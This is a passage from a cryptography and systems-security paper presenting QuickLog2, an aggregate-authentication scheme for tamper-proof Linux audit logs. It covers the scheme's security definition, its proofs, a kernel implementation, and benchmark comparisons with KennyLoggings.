SYNTAX. A *logging protocol* Π *with aggregate authentication* consists of a triple of deterministic algorithms $(\mathrm{Update}, \mathrm{Sign}, \mathrm{Merge})$ and is associated with a state space $\mathcal{S}$ and a tag length τ.

- Initially, a root state $S_0 \xleftarrow{\$} \mathcal{S}$ is sampled and an aggregate tag T is initialized to 0^τ. Derive $(K_1, S_1) \leftarrow \mathrm{Update}(S_0)$, share S_0 with the auditor, and erase S_0 from the host's memory.

[3] KennyLoggings cannot use the new keys to overwrite the old ones. In particular, key erasure has to be performed immediately after each signing. Thus the signing thread of KennyLoggings cannot wait until its key-generating thread to wake up to overwrite the old keys.




Figure 9: Game defining the FA2 security of a logging protocol Π with aggregate authentication.

- When we need to sign the i-th log message M_i, we retrieve (S_i,K_i) and generate the tag $T_i \leftarrow \mathrm{Sign}(K_i,M_i)$. We then update $T \leftarrow \mathrm{Merge}(T,T_i)$ and $(K_{i+1},S_{i+1}) \leftarrow \mathrm{Update}(S_i)$. Finally, we delete (K_i,S_i,T_i) from the host's memory.
- Given a root state S_0, messages $(M_1,\ldots,M_q)$, and an aggregate tag T, an auditor can verify the integrity of these logs by (1) initializing $T^* \leftarrow 0^\tau$, and (2) iteratively deriving $(K_i,S_i) \leftarrow \mathrm{Update}(S_{i-1})$, $T_i \leftarrow \mathrm{Sign}(K_i,M_i)$, and $T^* \leftarrow \mathrm{Merge}(T^*,T_i)$ for every $i \le q$, and (3) checking if the final T^* is the same as the given T.

DEFINING SECURITY. For an adversary $\mathcal{A}$ attacking a logging protocol Π with aggregate authentication, we define its advantage in breaking the *forward aggregate authenticity* (FA2) of Π as

$$\mathbf{Adv}^{\mathrm{fa2}}_{\Pi}(\mathcal{A}) = \Pr[\mathbf{G}^{\mathrm{fa2}}_{\Pi}(\mathcal{A})] \ ,$$

where game $\mathbf{G}^{\mathrm{fa2}}_{\Pi}(\mathcal{A})$ is defined in Fig. 9. Initially the adversary generates log messages $(M_1,\ldots,M_q)$ and an internal state σ. The game then samples a state $S_0 \leftarrow\!\!\$\ \mathcal{S}$, and generates the corresponding aggregate tag T for $(M_1,\ldots,M_q)$. The adversary is then given back its internal state σ, the aggregate tag T, and the state S_q to produce a forgery $(M'_1,\ldots,M'_r,T')$. It wins the game if (1) the forged tag T' is exactly the aggregate tag of $(M'_1,\ldots,M'_r)$ for the state S_0, and (2) if $r \ge q$ then we require $(M_1,\ldots,M_q) \neq (M'_1,\ldots,M'_q)$ to avoid trivial wins.

We now give an intuition for why achieving the FA2 goal makes the logs tamper-proof. Suppose that when the adversary gets full control of the system, it obtains the state S_q (and thus knows all the subsequent keys and states) and the current aggregate tag T, but the system calls of its attack are already recorded in the logs $M_1,\ldots,M_q$. These messages are signed under the (now deleted) keys $K_1,\ldots,K_q$. Suppose that later an auditor receives the tampered messages $(M'_1,\ldots,M'_r)$ and an aggregate tag T'. The auditor will compute the corresponding aggregate tag T^* of $(M'_1,\ldots,M'_r)$ and compares it with T'. Without loss of generality, assume that if $r \ge q$ then we must have $(M'_1,\ldots,M'_q) \neq (M_1,\ldots,M_q)$, otherwise the auditor can find out the intrusion. The FA2 notion ensures that $T' \neq T^*$ (even if the adversary performs a truncation attack, meaning $r<q$), and thus the auditor can detect the tampering.

5.2 The QuickLog2 System

DESCRIPTION OF QUICKLOG2. A simple construction for the Merge algorithm, suggested by Ma and Tsudik [33], is via $T \leftarrow H(T,T_i)$, where H is a collision-resistant hash function such as SHA-2 or SHA-3. Unfortunately, if we incorporate this method into QuickLog, it will significantly increase both the signing and verification time. We instead use $T \leftarrow T \oplus T_i$, making the overhead of the aggregation negligible. Note that under our approach, the verification algorithm is fully parallelizable. In contrast, the method of Ma and Tsudik [33] forces the auditor to make a long chain of hashing.

The idea for the xor trick is from the work of Katz and Lindell [28] for aggregating MAC signatures. Their mechanism however has never been used for prior logging systems due to an obvious attack. In particular, for prior designs, one evolves keys over time intervals, and in each interval, multiple messages are signed under the same key. Thus the xor trick will fail to detect if log messages of the same interval are reordered. It however *does* work for our setting, as there is only a single message to sign per key. Still, proving that this method can cope with the truncation attack goes beyond what the abstraction of the xor trick in [28] can deliver. In particular, unlike the the application in [28] that merely requires the individual tags to be unpredictable, here we need them to be pseudorandom.[4] To realize this goal, we exploit the fact that XMAC is a two-time PRF (as defined in Section 3.3).

Formally, we extend QuickLog to a scheme QuickLog2 of aggregate authentication as shown in Fig. 10. The algorithms Sign and Update of QuickLog2 remain the same as those of QuickLog, and its Merge algorithm is built on top of the xor trick. We stress that the primitive G is now required to be a two-time PRF instead of merely a one-time MAC.

SECURITY OF QUICKLOG2. The following result shows that QuickLog2 achieves FA2 security for generic F and G.

Theorem 5.1. *Let $F : \mathcal{K} \times \{0,1\}^n \to \{0,1\}^n$ be a PRF and let $G : \{0,1\}^n \times \mathrm{Dom} \to \{0,1\}^\tau$ be a two-time PRF. For an adversary $\mathcal{A}$ making q signing messages and r forgery messages, we can construct an adversaries $\mathcal{B}$ and $\mathcal{D}$ such that*

$$\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog}[F,G]}(\mathcal{A}) \le q \cdot \mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) + q \cdot \mathbf{Adv}^{\mathrm{prf2}}_{G}(\mathcal{D}) + \frac{1}{2^\tau} \ .$$

[4] To see why, observe that under the truncation attack, the adversary is given the checksum $T_1 \oplus \cdots \oplus T_q$ of the individual tags $T_1,\ldots,T_q$. It then needs to produce some $r<q$, together with $T_1 \oplus \cdots \oplus T_r$. Thus the tag T_q acts as a one-time pad to protect $T_1,\ldots,T_{q-1}$.

procedure QuickLog2$[F,G]$.Update(S)
$S' \leftarrow F(S,[0]_n)$; $K' \leftarrow F(S,[1]_n)$; Return (K',S')

procedure QuickLog2$[F,G]$.Sign(K,M)
$T \leftarrow G(K,M)$; Return T

procedure QuickLog2$[F,G]$.Merge(T,T_i)
Return $T \oplus T_i$

Figure 10: The logging protocol QuickLog2 with aggregate authentication, built on top of a PRF F and a two-time PRF G. Here for each integer $a \in \{0,\ldots,2^n-1\}$, we let $[a]_n$ denote an n-bit encoding of a.

Game $G_u(\mathcal{A})$
$(M_1,\ldots,M_q,\sigma) \leftarrow\!\!\$\ \mathcal{A}$; $S_0 \leftarrow\!\!\$\ \mathcal{S}$
$T \leftarrow \mathrm{Agg}(S_0,M_1,\ldots,M_q)$
$(M'_1,\ldots,M'_r,T') \leftarrow\!\!\$\ \mathcal{A}(S_q,T,\sigma)$
$T^* \leftarrow \mathrm{Agg}(S_0,M'_1,\ldots,M'_r)$
If $r<q$ then return $(T^*=T')$
Else return $(T^*=T') \wedge ((M_1,\ldots,M_q) \neq (M'_1,\ldots,M'_q))$

procedure $\mathrm{Agg}(S_0,M_1,\ldots,M_v)$
$T \leftarrow 0^\tau$
For $i \leftarrow 1$ to v do
  $K_i \leftarrow F(S_{i-1},[0]_n)$; $S_i \leftarrow F(S_{i-1},[1]_n)$
  If $(i>u)$ then $K_i,S_i \leftarrow\!\!\$\ \{0,1\}^n$
  $T_i \leftarrow G(K_i,M_i)$; $T \leftarrow T \oplus T_i$
Return T

Figure 11: Game G_u in the proof of Theorem 5.1.

Adversary $\mathcal{B}$ runs $\mathcal{A}$ and makes $2(q-1)$ calls to F, $q+r$ calls to G on messages of $\mathcal{A}$, plus two PRF queries. Adversary $\mathcal{D}$ runs $\mathcal{A}$ and makes $r+q-2$ calls to G on $r-1$ forgery messages and $q-1$ signing messages of $\mathcal{A}$, plus two PRF queries on the remaining messages.

Proof. Since the adversary $\mathcal{A}$ receives the state S_q, it can compute the subsequent keys K_i (with $i>q$). Thus without loss of generality, we assume that $\mathcal{A}$ only generates at most q forgery messages. Indeed, suppose that $\mathcal{A}$ outputs $(M'_1,\ldots,M'_r,T')$ with $r>q$. Then it could instead produce $(M'_1,\ldots,M'_q,T' \oplus T_{q+1} \oplus \cdots \oplus T_r)$ to win with the same advantage, where $T_i \leftarrow G(K_i,M'_i)$. Hence from now on, we assume that $r \le q$. For each $u \in \{0,\ldots,q\}$, consider game G_u in Fig. 11. Game G_q corresponds to game $\mathbf{G}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A})$. In contrast, in game G_0, all the keys and states are sampled uniformly at random.

We now construct the adversary $\mathcal{B}$. It picks $U \leftarrow\!\!\$\ \{1,\ldots,q\}$ and then runs $\mathcal{A}$. It tries to simulate game $G_U(\mathcal{A})$, but will use its own PRF oracle FN to compute $K_U \leftarrow \mathrm{FN}([0]_n)$ and $S_U \leftarrow \mathrm{FN}([1]_n)$. (Note that by storing K_U and S_U, adversary $\mathcal{B}$ only needs to make two PRF queries.) Then

$$\begin{aligned}
\mathbf{Adv}^{\mathrm{prf}}_F(\mathcal{B}) &= \mathbf{E}_{U \leftarrow\!\!\$\ \{1,\ldots,q\}}\Big[\Pr[G_U(\mathcal{A})] - \Pr[G_{U-1}(\mathcal{A})]\Big] \\
&= \frac{1}{q}\sum_{u=1}^{q} \Pr[G_u(\mathcal{A})] - \Pr[G_{u-1}(\mathcal{A})] \\
&= \frac{1}{q}\Big(\Pr[G_q(\mathcal{A})] - \Pr[G_0(\mathcal{A})]\Big) \\
&= \frac{1}{q}\Big(\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A}) - \Pr[G_0(\mathcal{A})]\Big) \ .
\end{aligned}$$

Game $P_u(\mathcal{A})$
$(M_1,\ldots,M_q,\sigma) \leftarrow\!\!\$\ \mathcal{A}$; $S_0 \leftarrow\!\!\$\ \mathcal{S}$; $T \leftarrow 0^\tau$
For $i \leftarrow 1$ to q do
  $S_i,K_i \leftarrow\!\!\$\ \{0,1\}^n$; $T_i \leftarrow \mathrm{Sign}(i,K_i,M_i)$; $T \leftarrow T \oplus T_i$
$(M'_1,\ldots,M'_r,T') \leftarrow\!\!\$\ \mathcal{A}(S_q,T,\sigma)$; $T^* \leftarrow 0^\tau$
For $i \leftarrow 1$ to r do
  If $M'_i = M_i$ then $T^*_i \leftarrow T_i$ else $T^*_i \leftarrow \mathrm{Sign}(i,K_i,M'_i)$
  $T^* \leftarrow T^* \oplus T^*_i$
If $r<q$ then return $(T^*=T')$
Else return $(T^*=T') \wedge ((M_1,\ldots,M_q) \neq (M'_1,\ldots,M'_q))$

procedure $\mathrm{Sign}(i,K,M)$
If $i \le u$ then $V \leftarrow G(K,M)$ else $V \leftarrow\!\!\$\ \{0,1\}^n$
Return V

Figure 12: Game P_u in the proof of Theorem 5.1.

To bound $\Pr[G_0(\mathcal{A})]$, consider games P_u in Fig. 12 for every $u \in \{0,\ldots,q\}$. Game P_q coincides with game G_0, whereas in game P_0, all the individual tags are sampled uniformly at random, subject to the condition that if $M'_i = M_i$ then they will have the same individual tag. Note that in game P_0, the correct aggregate tag T^* of the forgery messages is uniformly random over $\{0,1\}^\tau$, independent of whatever the adversary $\mathcal{A}$ receives. Thus the chance that it can guess T^* correctly is $2^{-\tau}$. In other words, $\Pr[P_0(\mathcal{A})] = 2^{-\tau}$.

We now construct an adversary $\mathcal{D}$. It picks $U \leftarrow\!\!\$\ \{1,\ldots,q\}$ and then runs $\mathcal{A}$. It tries to simulate game $P_U(\mathcal{A})$, but uses its PRF oracle to sign messages M_U and M'_U. If the simulated game returns true then $\mathcal{D}$ returns 1, otherwise it returns 0. Note that if G is built on top of ideal primitives (as in the case of XMAC) then this constructed adversary $\mathcal{D}$ will not query them after the second PRF query. Then

$$\begin{aligned}
\mathbf{Adv}^{\mathrm{prf2}}_G(\mathcal{D}) &= \mathbf{E}_{U \leftarrow\!\!\$\ \{1,\ldots,q\}}\Big[\Pr[P_U(\mathcal{A})] - \Pr[P_{U-1}(\mathcal{A})]\Big] \\
&= \frac{1}{q}\sum_{u=1}^{q} \Pr[P_u(\mathcal{A})] - \Pr[P_{u-1}(\mathcal{A})] \\
&= \frac{1}{q}\Big(\Pr[P_q(\mathcal{A})] - \Pr[P_0(\mathcal{A})]\Big) \\
&= \frac{1}{q}\Big(\Pr[G_0(\mathcal{A})] - \frac{1}{2^\tau}\Big) \ .
\end{aligned}$$

Summing up,

$$\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A}) = q \cdot \mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) + q \cdot \mathbf{Adv}^{\mathrm{prf2}}_{G}(\mathcal{D}) + \frac{1}{2^{\tau}}$$

as claimed. □

In the case that F is the Even-Mansour construction $\mathsf{EM}[\pi]$ and G is $\mathsf{XMAC}[\pi,\tau]$, the following result derives the security bound for QuickLog2. The bound is comparable to that of QuickLog; that is, QuickLog2 also has 96-bit of security under the assumption that $q \le 2^{30}$.

Corollary 5.2. *Let $\pi : \{0,1\}^n \to \{0,1\}^n$ be a permutation that we will model as an ideal permutation. Let F be the Even-Mansour construction $\mathsf{EM}[\pi]$, and let G be $\mathsf{XMAC}[\pi,\tau]$. Consider an adversary $\mathcal{A}$ making q signing queries and at most p ideal-permutation queries, and its messages are of at most s blocks. Then*

$$\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A}) \le \frac{6pq + 4q^2 + 8sq}{2^n} + \frac{1}{2^{\tau}} \ .$$

Proof. From Theorem 5.1, we can construct an adversaries $\mathcal{B}$ and $\mathcal{D}$ such that

$$\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A}) \le q \cdot \mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) + q \cdot \mathbf{Adv}^{\mathrm{prf2}}_{G}(\mathcal{D}) + \frac{1}{2^{\tau}} \ .$$

Adversary $\mathcal{B}$ makes at most $p + 2(q-1) + s$ ideal-cipher queries, and two PRF queries. Adversary $\mathcal{D}$ makes at most $p+s$ ideal-cipher queries, plus at most two PRF queries whose total block length is at most s. From Lemma 2.1,

$$\mathbf{Adv}^{\mathrm{prf}}_{F}(\mathcal{B}) \le \frac{2(p+2q+s)}{2^n} \ .$$

Moreover, from Proposition 3.5,

$$\mathbf{Adv}^{\mathrm{prf2}}_{G}(\mathcal{D}) \le \frac{4(p+s)+2s}{2^n} = \frac{4p+6s}{2^n} \ .$$

Summing up,

$$\mathbf{Adv}^{\mathrm{fa2}}_{\mathrm{QuickLog2}[F,G]}(\mathcal{A}) \le \frac{6pq + 4q^2 + 8sq}{2^n} + \frac{1}{2^{\tau}}$$

as claimed. □

6 Implementation

We implement both QuickLog and QuickLog2 on the Linux kernel, version 3.10.0-1160, on top of Linux Audit, the standard system log collection framework of Linux. Below, we will briefly review the architecture of the Audit system.

THE AUDIT SYSTEM. The Audit system consists of two main components: kauditd (in the kernel) and auditd (in the user space). It applies a (rule-based) audit filter on each system call to check if a log is needed. The log message, if created, will be put into a buffer. Later, kauditd will *asynchronously* dequeue messages from the buffer and send them to auditd to create log entries. The race attack in [38] takes advantage of this asynchronous processing to modify a log message before it is committed to the log entries. To thwart this attack, following the approach in [38], we will sign each log message before it enters the buffer.

IMPLEMENTING QUICKLOG. In QuickLog, the initial 16-byte state S_0 is generated via the `get_random_bytes` function, a cryptographically secure source of randomness. At system startup, QuickLog will initialize S_0 and then derive the subsequent key-state pair (K_1, S_1). To do that, we modify the code of the `audit_init` function, which initializes the kernel components of Linux Audit.

We modify the code of the `audit_log_end` function to sign log messages right before they enter the buffer. In addition, we extend the spinlock that protects the existing critical section of the `audit_log_end` function to cover the signing operation.

As described in Fig. 7, QuickLog is based on a PRF and a one-time MAC; the former is instantiated from the Even-Mansour construction $\mathsf{EM}[\pi]$ and the latter from $\mathsf{XMAC}[\pi,\tau]$. Here the permutation π is AES-128 with the all-zero key, and the tag length τ is 64 (the same length as KennyLoggings). The tag length is somewhat short, compared to standard MAC constructions, but it is justified in Section 4.

The implementation of XMAC makes use of the Intel's SIMD vector extension and the AES-NI instruction set to maximize the speed.[5] Unfortunately, such use inside the kernel requires one to save the values of all floating-point unit registers via `kernel_fpu_begin`, and later restore them via `kernel_fpu_end`. This incurs a penalty of 100–120 ns for each signing operation. The verification operation is however implemented in the user space and is therefore not affected.

On the other hand, note that one is given lots of message-tag pairs to verify. By exploiting the pipelining of AES-NI, we improve the *amortized* speed of the verification operation.

IMPLEMENTING QUICKLOG2. Unlike QuickLog, for QuickLog2 we do not have to write individual tags T_i to the user space. We instead maintain a single aggregate tag T in the memory, and update $T \leftarrow T \oplus T_i$ when T_i is available. Since we only need to store a single aggregate tag, we use the full tag length $\tau = 128$ for QuickLog2.

7 Experiments

In this section, we measure and compare the performance of QuickLog, QuickLog2, and the optimized version of

[5] Since our experimental machine does not support 256-bit and 512-bit VAES, we use 128-bit AES-NI in the implementation. It is expected that using 256-bit or 512-bit VAES in newer CPUs will further improve the performance of QuickLog.

KennyLoggings (that has key precomputation). The unmodified Linux kernel (version 3.10.0-1160) is used as the baseline.

EXPERIMENT SETUP. We run experiments on a server with two Intel Xeon Gold 6240 processors. Each processor has 18 cores and 2.60 GHz base frequency. The server runs CentOS 7.8 with Linux 3.10.0-1160 kernel and has 192GB of DDR4 RAM. Following [38], we configure Linux Audit to log all forensics-related system calls via the same ruleset in [34, 37], and use a buffer whose capacity is 2^{20} entries. We however add an additional rule to filter proctitle logs, as the information they provide is redundant [42]:

- A proctitle log is supposed to record the full command line that triggers the corresponding log event. But if the corresponding process is invoked from, say a bash shell, then the corresponding proctitle log only records "bash".
- In the case that proctitle logs can capture the command-line information, this can also be found in the entries of `execve` syscall.

In fact, proctitle logs are never intended to have any forensic significance. A Linux kernel announcement [41] explicitly warns that:

> "Proctitle is controllable by userspace, and thus should not be trusted. It is meant as an aid to assist in debugging."

In the NAS benchmarks [5], the size of proctitle logs concentrates around 77B. Ridding them bumps the average log size from 199B to 310B, passing the break-even point 256B between QuickLog and KennyLoggings.

7.1 Microbenchmarks

HOW WE BENCHMARK. We first evaluate the application-independent performance of the Sign and Verify operations of QuickLog and QuickLog2, and compare that to KennyLoggings. To eliminate the effect of the spinlock on the Sign operation, we implement a kernel module and manually execute the Sign operations in that module. We measure the performance of each operation for several message sizes, from 64B to 384B, which covers the typical log size in our applications. For each message size, we run the operation 200,000 times and report the median latency; the standard deviation is within 5% of the median.

For QuickLog, the reported running time of the Sign operation is the total time to sign a message, update the key and state, and append the tag to the log. The running time of the Verify operation however only includes the signing and updating time. For the Sign/Verify operations of QuickLog2, the running time consists of the signing time and the time to update the key, state, and aggregate tag. For the Sign operation of KennyLoggings, we report the total time to sign a message, erase the current key, and append the tag to the log; key precomputation cost is ignored. For the Verify operation of KennyLoggings, the running time includes both the signing and the key generation cost, since keys now have to be computed on the fly.

RESULTS. The experiment results are in Table 1 and Table 2. For the Sign operation, due to an FPU context-switching penalty, QuickLog is slightly slower than KennyLoggings on small data (256B and below). Once data are large enough so that the penalty is no longer the dominant cost, QuickLog starts to outperform KennyLoggings, but the performance gap is small for the typical log sizes. QuickLog2 is however much faster than both QuickLog and KennyLoggings for all message sizes, because it avoids appending tags to log messages.

The Verify operation of QuickLog is implemented in the user space, and does not bear the context-switching penalty. Moreover, thanks to the pipelining of AES-NI, one can improve the amortized cost of QuickLog's verification by exploiting the fact that there are lots of data to verify. For example, it takes a naive implementation 95 ns to verify a 256-byte message, but our optimized code only needs 73 ns. QuickLog2 has about the same verification cost as QuickLog, because it only adds an extra xor operation. On the other hand, the verification of KennyLoggings includes the (somewhat expensive) key generation. As a result, for verification, KennyLoggings is 6–8 times slower than QuickLog/QuickLog2 for all message sizes.

	64B	**128B**	**256B**	**320B**	**384B**
KennyLoggings	276	307	362	391	417
QuickLog	325	348	366	386	403
QuickLog2	169	187	205	225	242

Table 1: Latencies (in ns) for the Sign operation.

	64B	**128B**	**256B**	**320B**	**384B**
KennyLoggings	417	462	529	576	601
QuickLog	44	53	73	91	98

Table 2: Latencies (in ns) for the Verify operation. QuickLog2 has exactly the same timing as QuickLog.

7.2 System-call Benchmarks

HOW WE BENCHMARK. Next, we measure the effect of QuickLog, QuickLog2, and KennyLoggings on the execution time of individual system calls when logging is enabled. We first run the system calls on a single thread to measure the added latency. We then run those on multiple (4, 8, and 16) threads to study the effect on the spinlock contention as well as the overall additional work.

We choose the following system calls in our experiments: `open` (342-byte logs), `read` (280-byte logs), `write` (284-byte




Figure 13: The relative overhead of QuickLog, QuickLog2, and KennyLoggings on system-call latency, compared to the unmodified Linux kernel.

logs), and `stat` (304-byte logs). They are also used in [38] to evaluate KennyLoggings. Following [38], in the experiments, each thread will make the system call 100,000 times and the median latency is computed; the standard deviation is within 5% of the median. Based on these median timings, we report the relative overhead of QuickLog, QuickLog2, and KennyLoggings compared to the unmodified Linux kernel.

RESULTS. The benchmark results are shown in Fig. 13. When there is just a single thread, KennyLoggings has similar performance as QuickLog, because their signing costs are comparable for the log sizes in the benchmarks. As more cores are used, the performance gap between QuickLog and KennyLoggings widens. To understand this phenomenon, recall that KennyLoggings hides the (somewhat expensive) cost of key generation from the critical path by using an additional kernel thread. The cost of key generation is negligible if there are only a few threads, but it will be manifest in busy multi-threading environment. In contrast, QuickLog has no hidden computation, and is therefore more efficient in multi-threading environments. On the other hand, as expected, QuickLog2 significantly reduces the overhead, compared to both QuickLog and KennyLoggings.

7.3 Application Benchmarks

HOW WE BENCHMARK. To understand the system-wide impact of QuickLog, QuickLog2, and KennyLoggings in realistic situations, we evaluate them using a number of application benchmarks, including I/O-intensive benchmarks and CPU-intensive benchmarks.

The first test suite consists of the following I/O-intensive benchmarks: NGINX [26], apache2 [23], redis [30], and HAProxy [24]; the first three benchmarks are also used in [38] to evaluate KennyLoggings. Each experiment consists of 10 iterations; we compute the median running time of those and make sure that the standard deviation is within 5% of the median. In each iteration, we use apache bench (for NGINX, apache2, and HAProxy) and redis-benchmark (for redis) to send 30,000 serial requests locally within the same machine. Based on the median timings, we report the relative overhead of QuickLog, QuickLog2, and KennyLoggings over the unmodified Linux kernel.

The second test suite consists of CPU-intensive programs from the NAS parallel benchmarks [5]. The High Performance Computing (HPC) workloads in the NAS parallel benchmarks allow us to evaluate the three secure logging systems in a realistic multi-threading environment. We run the CG, FT, MG, LU, BT, SP, and IS programs from the NAS parallel benchmarks on a single node. The problem size for all the benchmarks is Class A. BT and SP use 36 processes because these two programs require a perfect square number of processes. All other benchmarks use 32 processes because they require the number of processes to be a power of two. We perform each experiment 20 times, and report the median execution time as well as the corresponding relative overhead over the unmodified Linux kernel. For all cases, the standard deviation is within 5% of the reported median.

	Events/second	KennyLoggings	QuickLog	QuickLog2
NGINX	10,623	10.7	9.4	5.7
apache2	11,087	9.5	7.3	4.4
HAProxy	10,127	9.6	7.7	5.1
redis	3,223	8.8	8.1	5.9

Table 3: The relative overhead (%) of QuickLog, QuickLog2, and KennyLoggings compared to the unmodified Linux kernel in I/O-intensive benchmarks, together with the number of log events per second that they sign.

	Vanilla Linux	KennyLoggings		QuickLog		QuickLog2	
	Time (s)	Time (s)	Overhead (%)	Time (s)	Overhead (%)	Time (s)	Overhead (%)
CG	0.19	0.22	12.50	0.21	9.37	0.2	3.65
FT	0.39	0.44	12.66	0.41	6.46	0.40	3.36
MG	0.23	0.27	14.22	0.26	9.90	0.24	5.17
LU	1.47	1.63	11.54	1.54	5.12	1.50	2.66
BT	1.85	2.02	9.52	1.95	5.52	1.91	3.46
SP	1.54	1.79	14.78	1.65	5.31	1.61	3.26
IS	0.20	0.23	15.50	0.22	8.51	0.21	4.00

Table 4: Median execution time of QuickLog, QuickLog2, and KennyLoggings with their relative overhead compared to the unmodified Linux kernel in the NAS parallel benchmarks.

RESULTS FOR I/O-INTENSIVE BENCHMARKS. The results of the I/O-intensive benchmarks are shown in Table 3; the performance of KennyLoggings is consistent with the reported results in [38]. In all cases, QuickLog just slightly outperforms KennyLoggings because (1) their signing costs are comparable for the range of log sizes,[6] and (2) the key generation cost of KennyLoggings is negligible if an application uses only one or two threads, as reported in [38]. On the other hand, the signing time of QuickLog2 is at least 1.6 times faster than QuickLog for the log sizes in the benchmarks. As a result, QuickLog2's overhead is roughly 1.6 times smaller than that of QuickLog, for most cases.

RESULTS FOR CPU-INTENSIVE BENCHMARKS. The results for the NAS benchmarks are shown in Table 4. The overhead of KennyLoggings is more substantial in the busy multi-threading environment, as the hidden cost of key computation is now manifest. The average log message size is 310B in these programs; and most message sizes are between 296B and 388B. The signing latencies of QuickLog and KennyLoggings are comparable for these message sizes as shown in Table 1. Yet for most benchmarks, QuickLog's overhead is roughly half of that of KennyLoggings. Again, recall that the signing cost of QuickLog2 is at least 1.6 times faster than QuickLog for these log sizes. As a result, QuickLog2's overhead is at least 1.6 times smaller than that of QuickLog for all cases.

[6]The majority (83.2%) of log messages are from 281B to 339B; the remaining messages are rather short, from 60B to 165B.

8 Conclusion

In this work, we build a secure logging system QuickLog2 that improves the state of the art, KennyLoggings [38], in several fronts: adoptability, performance, and security. Our implementation is open source and available at https://github.com/TsongW/QuickLog.git.

To achieve the goals above, we introduce a new cryptographic primitive, one-time MAC, and realize it efficiently via the XMAC construction. While XMAC resembles the XOR-MAC construction [8], XMAC is simpler and faster because (i) it only needs to authenticate a single message per key, and (ii) it is built on top of AES with a fixed key, avoiding the cost of key setup and disrupting the AES-NI pipeline. We also realize that the xor trick in [28] can be used to aggregate MAC tags in our setting.

Our paper brings us another step forward in protecting system logs of Linux machines. Studying how to mount the race attack of [38] on Windows-based logging systems and building a Windows version of QuickLog2 is an important task for future work.

Acknowledgements

We thank Usenix Security reviewers for useful feedback, and Riccardo Paccagnella for many helpful discussions. Viet Tung Hoang and Cong Wu were supported in part by NSF grants CICI-1738912, CRII-1755539, and CNS-2046540

(CAREER). Xin Yuan was supported in part by NSF grants CICI-1738912, CRI-1822737, and SHF-2007827.

References

[1] Michelle Abraham and Christopher Kissel. Worldwide Security and Information Event Management Market Shares, 2020: SaaS-Focused Rise. Technical report, Splunk, 2020.

[2] Adil Ahmad, Sangho Lee, and Marcus Peinado. HARDLOG: Practical Tamper-Proof System Auditing Using a Novel Audit Device. In *2022 IEEE Symposium on Security and Privacy*, 2022.

[3] Jean-Philippe Aumasson and Daniel J. Bernstein. SipHash: A fast short-input PRF. In *INDOCRYPT 2012*, volume 7668 of *LNCS*, pages 489–508, 2012.

[4] Jean-Philippe Aumasson, Samuel Neves, Zooko Wilcox-O'Hearn, and Christian Winnerlein. Blake2: simpler, smaller, fast as md5. In *International Conference on Applied Cryptography and Network Security*, pages 119–135. Springer, 2013.

[5] D.H. Bailey, E. Barszcz, J.T. Barton, D.S. Browning, R.L. Carter, L. Dagum, R.A. Fatoohi, P.O. Frederickson, T.A. Lasinski, R.S. Schreiber, H.D. Simon, V. Venkatakrishnan, and S.K. Weeratunga. The NAS Parallel Benchmarks. *Int. J. High Perform. Comput. Appl.*, 5(3):63–73, September 1991.

